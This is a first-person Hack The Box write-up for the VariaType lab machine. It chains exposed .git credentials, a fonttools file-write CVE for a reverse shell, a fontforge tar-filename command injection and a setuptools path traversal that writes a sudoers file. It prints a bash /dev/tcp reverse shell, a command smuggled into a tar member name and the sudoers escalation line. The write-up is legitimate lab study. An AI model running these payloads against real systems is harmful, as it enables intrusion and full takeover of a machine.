HTB : VariaType
Writeup (This is an Old one so bear with the missing formatting :))) )
Obviously as usual you will connect to the HTB vpn and get the IP and view the website after adding it to your /etc/hosts file.

Navigating the main domain you won’t find anything worth noting save for one thing, a /tools/variable-font-generator endpoint where you upload .designspace and Master font files (.ttf or .otf). Immediately, I knew this would be an attack path, just wasn’t sure to what yet. Quick google search got me to know about CVE-2025-66034. An arbitrary file write due to a vulnerability in python’s fonttools library.
The issue? You need to know the exact path on the server to successfully write the files you need. Okay, now what? There was nothing else on the main domain. The answer? Enumeration. Subdomain and endpoint enumeration revealed a portal.variatype.htb subdomain that is a login page, at the bottom it says “Offline mode : enabled”. So that explained why the injections failed, it doesn’t communicate with any database, all checks happen locally.


So I was a bit stuck, then I looked back at the endpoints and directories I enumerated, an auth.php file that returned a 200 OK. I thought that was it. Turns out it was empty. Nothing there. The /files/ directory also wasn’t going to be of help as it returned a 403. There was also /.git/ directory returning a 403. I was stuck.
Fortunately, a good friend on the HTB discord gave me a hint, what if I try blindly accessing a file in the .git directory. Like /.git/HEAD. So I tried it in my browser and it tried downloading a file. Then I found a tool that can help get these files quickly, gitdump. It built the tree and everything. There I found a commit message revealing hard-coded credentials for gitbot (gitbot:G1tB0t_Acc3ss_2025!)
For some reason when I entered these credentials it didn’t work, then when I put them on discord then copied and pasted them again, they worked. Pretty weird I know. So now I am in, some of the enumerated .php files that redirected me to / were now accessible. The dashboard.php file showed you every uploaded file. Then view.php and download.php had file parameters to access the uploaded files. So I tried the most basic LFI, didn’t work.

Then I tried /download.php/f=….//download.php, I read the download.php file and found out the server path (/var/www/portal.variatype.htb/public/files/) . Now I can use the previously found fonttools CVE from the main domain to get a reverse shell.
I used Symphony2Colour’s repo (symphony2colour/varlib-cve-2025-66034: Proof-of-concept exploit for CVE-2025-66034 in the fontTools variable font generation pipeline. A crafted .designspace file allows control of the output path, enabling arbitrary file writes. The script automates payload creation, font generation, and upload to demonstrate the issue.) and code for exploitation but adjusted it to change the auth.php file in the code to dashboard.php.
Opened up my listener, launched the exploit, and then visited /files/dashboard.php in my browser to trigger the reverse shell.
There, I logged in as www-data. No user flag in sight, very low privileges. Another user named steve was there, so I tried ‘cat /home/steve/user.txt’, permission denied. Now I know where the first flag is but unable to access it, so I set up a simple http server and transferred pspy64 and linpeas.sh to use in the reverse shell session. Pspy64 was the key here, it showed that the user steve runs a cronjob where he opens the uploaded .ttf files with python’s fontforge library. So I tried making .ttf file with just python code inside it for a reverse shell. But nope, it didn’t work.


So I searched for CVEs, found a fontforge CVE, command injection via malicious TAR archive name. It was time to execute, I set up the listener on my kali machine then went back to the reverse shell session and made the files.
python3 << ‘EOF’ import tarfile, io malicious_name = “exploit.ttf;bash /tmp/s.sh;” tar = tarfile.open(“evil.tar”, “w”) info = tarfile.TarInfo(name=malicious_name) info.size = 4 tar.addfile(info, io.BytesIO(b“AAAA”)) tar.close() EOF
with /tmp/s.sh containing the reverse shell payload: bash -i >& /dev/tcp/10.10.16.244/6666 0>&1
Once the cronjob ran, I was able to get a shell session as steve and quickly fetched the user flag.
Now for the root, it exists at /root/root.txt, we can’t read it because of permissions. Though, running sudo -l revealed that steve can run some privileged command.
steve@variatype:~$ sudo -l Matching Defaults entries for steve on variatype: env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin, use_pty User steve may run the following commands on variatype: (root) NOPASSWD: /usr/bin/python3 /opt/font-tools/install_validator.py *
So I read the python script and it showed that it fetches a url to install plugins. I thought serving a malicious file with some bash code would work but that wasn’t the case. There was yet another CVE. At first I thought it was CVE-2024-6345 then my friend nudged me to check the version of setuptools. 78.1.0. CVE-2025-47273. A path traversal in setuptool’s PackageIndex component where os.path.join() discards tmpdir when the file name starts with /.
So on my kali machine I made a file that contained:
steve ALL=(ALL) NOPASSWD: ALLTo allow steve to execute privileged actions. Then on the shell session as steve I ran:
sudo /usr/bin/python3 /opt/font-tools/install_validator.py "http://10.10.16.244:8888/%2Fetc%2Fsudoers.d%2Fsteve" The encoding was for http://10.10.16.244:8888//etc/sudoers.d/steve PS: I am not sure if it would have worked without the encoding or not since I first tried the encoded version and it worked.
After running the privileged script we can run sudo cat /root/root.txt to access the system flag.